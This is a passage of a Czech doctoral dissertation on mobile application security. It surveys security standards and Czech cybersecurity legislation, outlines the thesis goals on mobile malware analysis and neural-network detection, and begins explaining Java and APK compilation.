Ačkoliv bylo tvorbě standardu věnováno velké úsilí a je nezávislý na verzi mobilního operačního systému, není zatím povinný.

Google Security for Android Developers

Google Security for Android Developers je vytvářen a spravován společností Google LLC. Týká se pouze mobilního operačního systému Android. Nejedná se o standard v pravém slova smyslu, jde spíše o soubor bezpečnostních pravidel (jako např. App Security Best Practices), které by měli dodržovat programátoři vytvářející mobilní aplikace pro operační systém Android. Google Security for Android Developers je publikován na stránkách developer.android.com. Největší část je publikována v sekci nazvané Security for Android Developers [77]. Sekce je dále tematicky rozdělena:

- App Security Best Practices [78],
- Security Tips [79],
- Security with HTTPS and SSL [80],
- Network Security Configuration [81],
- Updating Your Security Provider to Protect Against SSL Exploits [82],
- Protecting against Security Threats with SafetyNet [83],

- Android Keystore System [84],
- Key Attestation [85],
- Supporting Direct Boot [86],
- Using Scoped Directory Access [87],
- App Security Improvement Program [88].

Problematika bezpečnosti APK aplikací je popsána i v dalších částech developer.android.com, které s bezpečností přímo nesouvisí. Například pravidlo, aby aplikace nevytvářely a nepoužívaly lidsky čitelné soubory pro ukládání své konfigurace nebo svých dat. Místo toho by měly aplikace používat robustnější technologie jako například: ContentProvider, BroadcastReceiver nebo Service [89]. Společnost Google LLC vynakládá značné úsilí na zvyšování bezpečnostního povědomí mobilních vývojářů a analytiků. Stránky Security for Android Developers jsou pravidelně aktualizovány a doplňovány. Rovněž obsahují velké množství ukázek zdrojových kódů, které jsou komentovány. Bohužel zde uvedená bezpečnostní pravidla a doporučení nejsou vždy po programátorech vyžadována, takže je možné na Google Play publikovat i mobilní aplikace, které je nesplňují.

Forrester Research's Top 10 Nontechnical Security Issues in Mobile App Development

Společnost Forrester [90] zvolila zcela jiný přístup k bezpečnostní problematice mobilní platformy. Zveřejnila seznam deseti netechnických problémů, které nejvíce negativně ovlivňují bezpečnost mobilních aplikací [91]. Ukazuje například, co se stane, když nejsou v rozpočtu na vývoj mobilní aplikace dostatečné prostředky na robustní bezpečnostní návrh, anebo pokud se vývoj soustředí pouze na aplikační bezpečnost a je zcela opomíjeno zajištění soukromí uživatelských dat. Seznam vhodně doplňuje výše uvedené technicky zaměřené standardy a ukázal se natolik přínosný, že jej začala používat velká většina softwarových společností vyvíjející mobilní aplikace.

Shrnutí bezpečnostních standardů ve světě

Z pododdílů OWASP až Forrester Research's Top 10 Nontechnical Security Issues in Mobile App Development vyplývá, že snaha o vytváření bezpečných mobilních aplikací přinesla řadu užitečných standardů, které pomáhají řešit dnešní závažnou situaci na poli mobilního vývoje. Nicméně jsou zde podstatná omezení. Standardy jsou vždy úzce zaměřené (platební operace, zdravotnictví, netechnické problémy…) a jsou vzájemně nekompatibilní, kdy jeden standard nepředpokládá existenci druhého. Některé standardy jsou omezeně použitelné pro české mobilní vývojáře, protože vznikly v jiném legislativním prostředí, než má Český republika. Navíc většina z nich má formu doporučení, kterých by se programátoři měli držet, a nejsou povinné.

2.4.2 Analýza legislativního rámce v České republice

Zákony související s technologickou a informační bezpečností

Legislativa v České republice (ČR) zatím nezareagovala na masivní nárůst mobilních zařízení a s nimi spojená specifická bezpečnostní rizika. V našem legislativním rámci existují zákony a vyhlášky vztahující se obecně k bezpečnostní problematice. Jsou zaměřeny na bezpečnost informací a systémů. Zároveň předpokládají pouze existenci statických osobních počítačů a serverů. Nicméně existuje celá řada oblastí, které jsou společné jak pro platformu osobních počítačů, tak pro mobilní zařízení. Z tohoto důvodu je důležité, aby mobilní aplikace vyvíjené v České republice byly v souladu s částmi legislativy, které jsou aplikovatelné i na mobilní platformu. Legislativa obsahuje řadu cenných bezpečnostních principů, které jsou prověřené bezpečnostní praxí. A i když se nevztahují přímo na mobilní zařízení, lze je s úspěchem převzít. Zákony, které se vztahují k bezpečnostní problematice, jsou:

- zákon č. 181/2014 Sb., o kybernetické bezpečnosti a o změně souvisejících zákonů [92],
- nařízení vlády č. 315/2014 Sb., kterým se mění nařízení vlády č. 432/2010 Sb., o kritériích pro určení prvků kritické infrastruktury [93],
- vyhláška č. 316/2014 Sb., o bezpečnostních opatřeních, kybernetických bezpečnostních incidentech, reaktivních opatřeních a o stanovení náležitostí podání v oblasti kybernetické bezpečnosti (vyhláška o kybernetické bezpečnosti) [94],
- vyhláška č. 317/2014 Sb., o významných informačních systémech a jejich určujících kritériích [95].

Zákon č. 181/2014 Sb. [92] nepočítá ani s existencí chytrých mobilních telefonů a tabletů ani s jejich útočným potenciálem, který je dán mírou jejich rozšíření v České republice. Výsledky publikované v [62] naznačují, že infikovaná mobilní zařízení mohou představovat významnou útočnou sílu. Existuje riziko, že by tato síla mohla být zneužita proti cílům na území našeho státu. Specifické rysy mobilních výpočetních prostředků, ale nejsou legislativně podchyceny. Například, pokud by byl dostatečný počet mobilních zařízení infikován a zařazen do botnetu, lze jeho pomocí provádět DDoS na prvky kritické infrastruktury, přičemž by bylo mnohem těžší realizovat ochranná opatření, než je tomu u útoků směřující z PC platformy. Osobní počítače jsou umístěny většinou staticky, což znamená, že jejich IP adresa je ve spolupráci s konkrétním ISP (Internet Service Provider, poskytovatel internetového připojení, který vlastní danou adresu) snadno dohledatelná. Na rozdíl od osobních počítačů jsou mobilní zařízení pravidelně přenášena (typicky mění svoji polohu třikrát i vícekrát za den), čímž dochází k častému přepínání mezi celulárními sítěmi a Wi-Fi sítěmi. Při každé změně sítě je chytrým mobilním telefonům a tabletům přidělena jiná IP adresa. Jedno mobilní zařízení pak vystupuje jako několik zařízení. Dále musí být bráno v úvahu, že mobilní operátoři nemají k dispozici dostatek veřejných IP

adres pro všechna mobilní zařízení, takže dochází k NAT překladu jedné veřejné IP adresy na n privátních adres. Pod danou veřejnou adresou může vystupovat tedy infikované zařízení i chytrý telefon, který nemá s útokem nic společného. Popsané chování velmi ztěžuje analýzu bezpečnostních incidentů a může negativně ovlivnit i reaktivní a ochranná opatření, tak jak jsou definována v zákoně č. 181/2014 Sb. [92]. Na druhou stranu je v zákoně č. 181/2014 Sb. [92] popsána celá řada užitečných pojmů a mechanizmů, které mohou být úspěšně použity při vývoji mobilních aplikací. Například: § 2 písmeno b) bezpečnost informací, § 5 odstavec (1) bezpečnostní opatření, odstavec (2) organizační opatření zejména písmena a) systém řízení bezpečnosti informací, b) řízení rizik, c) bezpeční politika, e) stanovení bezpečnostních požadavků pro dodavatele, f) řízení aktiv) a odstavec (3) technická opatření zejména písmena c) nástroj pro ověřování identity uživatelů, d) nástroj pro řízení přístupových oprávnění, e) nástroj pro ochranu před škodlivým kódem, i) aplikační bezpečnost, j) kryptografické prostředky). Dále pak § 11 opatření, § 12 varování a § 13 reaktivní a ochranná opatření.

Nařízení vlády č. 315/2014 Sb. [93] popisuje odvětvová kritéria, která slouží pro určení prvků kritické infrastruktury. Kritická infrastruktura zahrnuje oblasti: I. energetiku, II. vodní hospodářství, III. potravinářství a zemědělství, IV. zdravotnictví, V. dopravu, VI. komunikační a informační systémy, VII. finanční trhy a měnu, VIII. nouzové služby a IX. veřejnou správu. Z výše uvedeného výčtu je jasné, že se k tématu dizertační práce vztahuje pouze oblast VI. komunikační a informační systémy. Aplikuje se pouze na i) technologické prvky pevné sítě elektronických komunikací a ii) technologické prvky mobilní sítě elektronických komunikací, jako jsou řídicí ústředny, datová centra a další. To znamená, že se nařízení vlády nevztahuje na koncové uzly, jako jsou chytré telefony, tablety a nositelný hardware. Z výše uvedeného důvodu nelze nařízení vlády č. 315/2014 Sb. [93] použít pro vytváření bezpečných mobilních aplikací.

Naproti tomu vyhláška č. 316/2014 Sb., o bezpečnostních opatřeních, kybernetických bezpečnostních incidentech, reaktivních opatřeních a o stanovení náležitostí podání v oblasti kybernetické bezpečnosti [94], je velmi cenný zdroj informací. Vyhláška se nevztahuje přímo na mobilní platformu, ale je zde řada pojmů, definic i postupů, které mohou být použity, zejména pak v § 2 písmena b) aktivum, c) primární aktivum, d) podpůrné aktivum, f) riziko, g) hodnocení rizik, h) řízení rizik, i) hrozba, j) zranitelnost a k) přijatelné riziko. § 3 Systém řízení bezpečnosti informací, § 4 řízení rizik, například odstavec (4) písmena a) porušení bezpečnostní politiky, provedení neoprávněných činností, zneužití oprávnění ze strany uživatelů a administrátorů, c) zneužití identity fyzické osoby, f) škodlivý kód (například viry, spyware, trojské koně), j) zneužití nebo neoprávněná modifikace údajů a l) odcizení nebo poškození aktiva). § 5 bezpečnostní politika (například odstavec (1) písmena d) klasifikace aktiv, g) řízení přístupu). § 7 stanovení bezpečnostních požadavků pro dodavatele, § 8 řízení aktiv, §11 řízení přístupu a bezpečné chování uživatelů. Velmi užitečný je § 18 nástroj pro

ověřování identity uživatelů. Například odstavec (3) písmena a) až c) by měl být povinně implementován ve všech mobilních aplikacích, které pracují s PII, SPI daty, nebo používají přihlašování či služby vzdálených serverů.

Nástroj pro ověřování identity uživatelů, který používá autentizaci pouze heslem, zajišťuje:

a) minimální délku hesla osm znaků,
b) minimální složitost hesla tak, že heslo bude obsahovat alespoň 3 z následujících čtyř požadavků:
    - nejméně jedno velké písmeno,
    - nejméně jedno malé písmeno,
    - nejméně jednu číslici, nebo
    - nejméně jeden speciální znak odlišný od požadavků uvedených v bodech 1 až 3,
c) maximální dobu pro povinnou výměnu hesla nepřesahující sto dnů; tento požadavek není vyžadován pro samostatné identifikátory aplikací.

Užitečný je také § 20 nástroj pro ochranu před škodlivým kódem, písmeno a) komunikace mezi vnitřní sítí a vnější sítí, b) serverů a sdílených datových úložišť a c) pracovních stanic, § 24 aplikační bezpečnost, § 25 kryptografické prostředky, § 30 typy kybernetických bezpečnostních incidentů a § 31 kategorie kybernetických bezpečnostních incidentů.

Velmi prospěšné jsou i přílohy k vyhlášce č. 316/2014 Sb. [94] popisující celou řadu praktických bezpečnostních postupů a zásad. A to zejména příloha č. 1 vyhlášky č. 316/2014 Sb. [94], která se zabývá hodnocením a úrovněmi důležitosti aktiv, stupnicí pro hodnocení důvěrnosti, stupnicí pro hodnocení integrity a stupnicí pro hodnocení dostupnosti. Rovněž příloha č. 2 vyhlášky č. 316/2014 Sb. [94] je přínosná, neboť se zabývá hodnocením rizik. Zcela zásadní je pak příloha č. 3 k vyhlášce č. 316/2014 Sb. [94], která popisuje minimální požadavky na kryptografické algoritmy. Mimo jiné stanovuje i bezpečné typy šifrovacích algoritmů, minimální bezpečné délky klíčů pro jednotlivé typy šifrovacích algoritmů, zásady používaní inicializačních vektorů, používání modů a mnoho dalšího.

Vyhláška č. 317/2014 Sb., o významných informačních systémech a jejich určujících kritériích a její příloha (příloha č. 1 k vyhlášce č. 317/2014 Sb.) [95] se týká pouze významných informačních systémů a jejich určujících kritérií. Neobsahují informace a principy, které by byly použitelné pro bezpečný vývoj či testování mobilních aplikací.

Technické normy rodiny ISMS

České normy rodiny ISMS (Information Security Management System) vycházející z mezinárodních ISO/IEC norem, které se zabývají systémem řízení bezpečnosti informací. Mezi normami rodiny ISMS a českou legislativou existuje částečný průnik. Například norma ČSN ISO/IEC 27000 [96], která je českou verzí mezinárodní normy ISO/IEC 27000:2012 [97], také definuje aktiva, řízení rizika


a některé další klíčové pojmy. Normy rodiny ISMS nejsou přímo určeny pro mobilní platformu a ani nezohledňují její bezpečnostní specifika, nicméně definuje užitečný aparát potřebný pro bezpečnost informací. Technické normy rodiny ISMS se dělí na:

- normy obsahující přehled a terminologii: ČSN ISO/IEC 27000 [96],
- normy specifikující požadavky: ČSN ISO/IEC 27001 [98] a ČSN ISO/IEC 27006 [99],
- normy popisující všeobecné směrnice: ČSN ISO/IEC 27002 [100], ČSN ISO/IEC 27003 [101], ČSN ISO/IEC 27004 [102], ČSN ISO/IEC 27005 [103] a ČSN ISO/IEC 27007 [104],
- normy popisující směrnice specifické pro sektory: ČSN ISO/IEC 27011 [105] (pro informační a telekomunikační organizace) a ČSN ISO/IEC 27799 [106] (pro zdravotnictví je to protiváha HIPAA Secure, která je platná pro USA).

Na normy se vztahuje ustanovení: rozmnožování a rozšiřování technických norem nebo jejich částí bez souhlasu Úřadu pro technickou normalizaci, metrologii a státní zkušebnictví je porušením zákona č. 22/1997 Sb. [107]. Uvedené ustanovení má za následek, že české normy rodiny ISMS nejsou mezi mobilními vývojáři ani příliš známé, ani příliš rozšířené. Což je škoda, neboť obsahují řadu užitečných informací, které by mohly výrazně přispět k vývoji bezpečnějších mobilních aplikací.

Z oddílu 2.4 vyplývá, že současná situace na poli bezpečnostních standardů a legislativy není upokojivá, neboť světové standardy jsou úzce zaměřené jednotlivé oblasti vývoje bezpečných mobilních aplikací a jsou vzájemně nekompatibilní. Navíc většina z nich má pouze formu doporučení a nejsou proto povinné. V ČR je situace ještě horší, neboť zcela chybí bezpečnostní standardy, které by respektovaly specifika české legislativy. Navzdory tomu, že jsou mobilní zařízení v ČR značně rozšířené, česká legislativa jako celek zatím nereflektovala bezpečnostní hrozby, které jsou specifické pro mobilní platformy. Jedná se nejen o hrozby, které ohrožují samotné uživatele, jejich data a mobilní zařízení, ale i hrozby, které mohou napáchat jejich infikovaná mobilní zařízení. Například pro útoky na prvky kritické infrastruktury, webové portály a služby veřejné správy či na informační systémy soukromých společností. Vážnost situace a velikost výpočetní síly, která může být zneužitelná v ČR, nejlépe ukazuje graf C9 Jednotlivci používající internet na mobilu, který je zachycen na obrázku 2.9. Graf C9 pochází z dokumentu Českého statistického úřadu, „Informační společnost v číslech – 2018“, část C Jednotlivci [108]. Statistiky se týkají soukromých osob ve věku šestnáct a více let, které žijí na území České republiky. V roce 2017 do této skupiny spadalo 8,8 milionu jednotlivců. Z obrázku 2.9 je vidět, že potenciální útočná síla mobilních zařízení se v ČR rok od roku zvyšuje, neboť počty jednotlivců používajících internet na mobilu se každým rokem rovněž zvyšují. Další důležitou skutečností je, že v roce 2017 polovina všech soukromých osob ve věku šestnáct a více let používá mobilní zařízení připojená k síti internet. Do

statistiky nebyla zahrnuta většina tabletů, protože ty nepoužívají technologie celulárních sítí jako jsou GPRS, EDGE, 3G či LTE, ale připojují se pouze pomocí Wi-Fi sítí. Nicméně i na tyto tablety se vztahují výše uvedené hrozby. Legislativa rovněž neřeší situaci, kdy by se na území ČR nacházelo velké množství infikovaných mobilních telefonů, které by útoky prováděly pomocí celulární sítě (tuto telekomunikační síť není možné vypnout jako celek, neboť by byla přerušena veškerá mobilní komunikace). Výše uvedené skutečnosti naznačují nutnost zabývat se problémem po legislativní i po stránce vzniku standardů, uzpůsobených specifickým potřebám České republiky.



Obr. 2.9: Graf C9 Jednotlivci používající internet na mobilu [108]

3. CÍLE DISERTAČNÍ PRÁCE

Dizertační práce na základě vlastního výzkumu mapuje nejen typické bezpečnostní chyby současných mobilních aplikací, ale popisuje i útočné mechanismy moderního mobilního malwaru, který tyto chyby využívá ve svůj prospěch. Škodlivý software se nezaměřuje jen na chyby v uživatelských aplikacích, ale také zneužívá chyby v operačních systémech a lidské chyby, proto dizertační práce pojednává i o těchto aspektech mobilního malwaru. V neposlední řadě se práce snaží přispět ke zlepšení bezpečnostní situace na mobilní platformě tím, že přináší proaktivní opatření, kterým je detekce mobilního malwaru pomocí metod umělé inteligence. Dizertační práce si klade následující tři cíle.

3.1 Popis závažných bezpečnostních chyb současných mobilních aplikací

Jedním z hlavních cílů dizertační práce je bezpečnostní analýza současných mobilních aplikací. Práce popisuje mechanizmy, pomocí kterých útočníci a tvůrci mobilního malware získávají APK balíčky legitimních aplikací, provádějí jejich analýzu a zneužívají nalezené bezpečnostní chyby. Tento cíl je zpracován v následující struktuře.

- Rozdíl mezi útočníky a tvůrci mobilního malwaru,
- APK balíčky:
    - Získávání APK balíčků,
    - Vytváření a kompilační procesy APK balíčků,
    - Struktura APK balíčků,
    - Dekompilace APK balíčků,
        - Typ 1: dex2jar, JD-GUI,
        - Typ 2: APKTool,
    - Využití informací získaných z dekompilovaných balíčků,
    - Ruční dynamická analýza,
    - Ruční statická analýza,
    - Automatizované metody vyšetřování,
- Zranitelnosti ve vyšetřovaných mobilních aplikacích:
    - Útoky založené na analýze dat z APK balíčků,
    - APK repackage,
    - Útoky na lokální zabezpečení mobilních aplikací,
    - Útoky na síťové zabezpečení mobilních aplikací.

3.2 Popis útočných mechanismů mobilního malwaru

Tato část dizertační práce je zaměřena na dvě hlavní oblasti: analýza mobilního malwaru a charakteristiky mobilního malwaru. První z nich popisuje proces získávání vzorků mobilního malwaru a metody jejich analýzy. Rovněž jsou představeny techniky restaurování kódů malwaru. V druhé části jsou

prezentovány charakteristiky mobilního malwaru, které byly zjištěny na základě výzkumu, například:

- Malware obsahující legitimizující část aplikace (trojští koně),
- Princip infekce legitimních aplikací (APK repackage)
- Malware typu Hidden APK,
- Malware typu Hidden APK s uživatelskou interakcí,
- Výzkum a tvorba experimentálních mobilních botnetů,
- Anti-Analysis techniky,
- Zneužívání komponenty WebView,
- Malware jako spouštěč chráněných částí komerčních aplikací.

3.3 Navržení mechanismu detekce mobilního malwaru pomocí umělé inteligence, především neuronových sítí

Charakteristiky mobilního malwaru jsou dále rozšířeny a využity pro navržení mechanismu detekce mobilního malwaru pomocí umělé inteligence a strojového učení, především umělých neuronových sítí, které do této oblasti spadají. Součástí práce je i vytvoření vhodných trénovacích a testovacích sad pro učení umělých neuronových sítí, navržení vhodného paradigmatu neuronové sítě, její naučení na připravených datech a rozsáhlé testování finálního klasifikačního modelu. Finální model je dále srovnán s dalšími technikami, jako jsou např. metoda podpůrných vektorů (Support Vector Machines), metoda k-nejbližších sousedů (k-nn) či naivní bayesovský klasifikátor.


- Princip detekce mobilního malwaru pomocí neuronových sítí,
- Algebra oprávnění,
- Automatizovaná analýza podezřelých vzorků mobilních aplikací:
    - Moduly statické analýzy,
    - Moduly dynamické analýzy.
- Výzkum v oblasti detekce mobilního malwaru pomocí neuronových sítí:
    - Datová analýza a tvorba vstupních vektorů pro neuronové sítě,
    - Konstrukce neuronové sítě,
    - Testování finálního klasifikačního modelu.
    - Srovnání s dalšími metodami umělé inteligence.

4. BEZPEČNOST MOBILNÍCH APLIKACÍ

V kapitole 4 jsou popsány chyby, které se objevily ve skutečných mobilních aplikacích. Aby nedocházelo k porušování autorských práv, byl použit pouze princip dané zranitelnosti, který byl zakomponován do příslušné demonstrační aplikace. Tyto aplikace byly vytvořeny pod hlavičkou PTLabu (Penetration Testing Laboratory, https://ptlab.fai.utb.cz), ve které autor práce působí. Bezpečnost mobilních aplikací ohrožují útočníci a tvůrci mobilního malwaru. Obě skupiny pachatelů se snaží najít bezpečnostní chyby v legitimních aplikacích, ale liší se ve způsobu, jakými nalezené chyby zneužívají.

4.1 Rozdíl mezi útočníky a tvůrci mobilního malwaru

Útočníci se snaží v mobilních aplikacích hledat takové chyby v zabezpečení, které jim umožní jejich přímé zneužití. Může se jednat například o odcizení nezabezpečených komerčních dat, které se nacházejí v privátním datovém prostoru mobilní aplikace (/data/data/NameOfApp), nebo využívání funkcionality napadené aplikace, aniž by za ni zaplatili. Mezi další časté způsoby zneužívání patří hledání informací, které by mohli útočníkům posloužit k napadení vzdálených serverů, jejichž služby využívají analyzované mobilní aplikace, viz obrázek 4.1.



Obr. 4.1: Typické způsoby zneužívání APK balíčků, které používají útočníci [zdroj vlastní]

Tvůrci útočného malwaru provádějí analytickou část útoku velmi podobně, často dokonce používají stejné nástroje a metody. Nicméně způsob, jakým zneužívají nalezené bezpečnostní chyby, je zcela odlišný:

- na základě nalezených chyb vytvoří útočný malware, který zneužívá nezabezpečené funkcionality legitimní aplikace, například distribuce spamu přes veřejně dostupné rozhraní e-mailového klienta,

- odstraní ochranu z placené aplikace a pak provedou její infekci, při které do napadené mobilní aplikace vloží škodlivou část kódu.


4.2 APK balíčky

APK balíček přestavuje instalátor mobilní aplikace. Mobilní aplikace běžící pod operačním systémem Android se píší v jazyce Java. Proces, kterým jsou ze zdrojových kódů vytvářeny APK balíčky, se nazývá kompilace. Navzdory skutečnosti, že je jazyk Java multiplatformní, je proces kompilace Java programů pro mobilní zařízení a osobní počítače velmi odlišný. Tato skutečnost způsobuje problémy bezpečnostním odborníkům, kteří pracovali s Javou na platformě osobních počítačů a mlčky předpokládají, že je kompilační proces stejný i u mobilních zařízení. V obou případech jsou na začátku kompilace soubory obsahující zdrojové kódy napsané v jazyce Java. Kompilátorem jazyka Java (Java compiler) jsou zdrojové soubory převedeny do bajtkódu (Java bytecode) a uloženy do souborů s příponou souborů class. Uvedené soubory lze na osobních počítačích přímo spouštět v prostředí Java Virtual Machine (JVM), zatímco na mobilní platformě je potřeba provést - kromě základní kompilace pomocí Java kompilátoru - ještě další kompilaci, respektive kompilace (záleží na verzi mobilního operačního systému). Rychlost a dynamika vývoje mobilních operačních systémů (například operační systém Android vychází průměrně každých osm měsíců) má za následek velké změny i v navazujících kompilačních procesech, přitom jejich správné pochopení je nutným vstupním předpokladem pro oblast bezpečnosti mobilních aplikací i pro problematiku mobilního malwaru. Bez znalosti kompilace není možné chápat problematiku bezpečnosti mobilních aplikací v širších souvislostech. V současné době nejsou ani v primární dokumentaci k operačnímu systému Android, ani v odborné literatuře, uceleně a přehledně zpracovány jednotlivé vývojové fáze kompilačních procesů. Místo toho jsou uvedené postupy rozdrobeny do řady na sebe nenavazujících dokumentů. Z tohoto důvodu dizertační práce systematicky zpracovává uvedenou oblast, přičemž zvláštní pozornost je věnována schématickým znázorněním, na kterých nejlépe vyniknou vývojové rozdíly.

4.2.1 Vytváření a kompilační procesy APK balíčků


Vstupem do kompilačního procesu jsou *.java soubory obsahující zdrojové kódy napsané v jazyce Java nebo nově *.kt soubory jazyka Kotlin. Kotlin je jazyk vyvíjený společností JetBrains, který má plnou kompatibilitu s jazykem Java. Kotlin je podporován všemi hlavními vývojovými prostředími určenými pro jazyk Java, jako jsou například Intellij IDEA, Android Studio a NetBeans a Eclipse [109]. Soubory *.java jsou kompilátorem jazyka Java (Java compiler) převedeny do bajtkódu (Java bytecode), rovněž i soubory *.kt kompilátor jazyka Kotlin (Kotlin compiler) převádí do bajtkódu. V obou případech jsou výsledkem kompilace soubory *.class.

Na osobních počítačích, kde běží takzvaná „Velká Java“, je v tuto chvíli možné *.class soubor již spustit. Jinak bajtkód, tedy *.class soubory, běží v Java Virtual Machine (JVM). Situace je zachycena na obrázku 4.2. Příkazem C:\demo\jdk1.8.0_101\bin\javac.exe JavaDemo.java byl vytvořen soubor JavaDemo.class, který byl následně spuštěn pomocí příkazu C:\demo\jdk1.8.0_101\bin\java.exe JavaDemo. Spuštěný program vypsal zprávu, že se jedná o demonstrační Java program.



Obr. 4.2: Proces komplikace a spuštění Java programu na osobním počítači [zdroj vlastní]


Pro větší přehlednost je na obrázku 4.3 znázorněno schéma kompilace a spuštění Java programu na osobním počítači a to včetně všech přípon souborů.



Obr. 4.3: Schéma kompilace a spuštění Java programu na osobním počítači [zdroj vlastní]

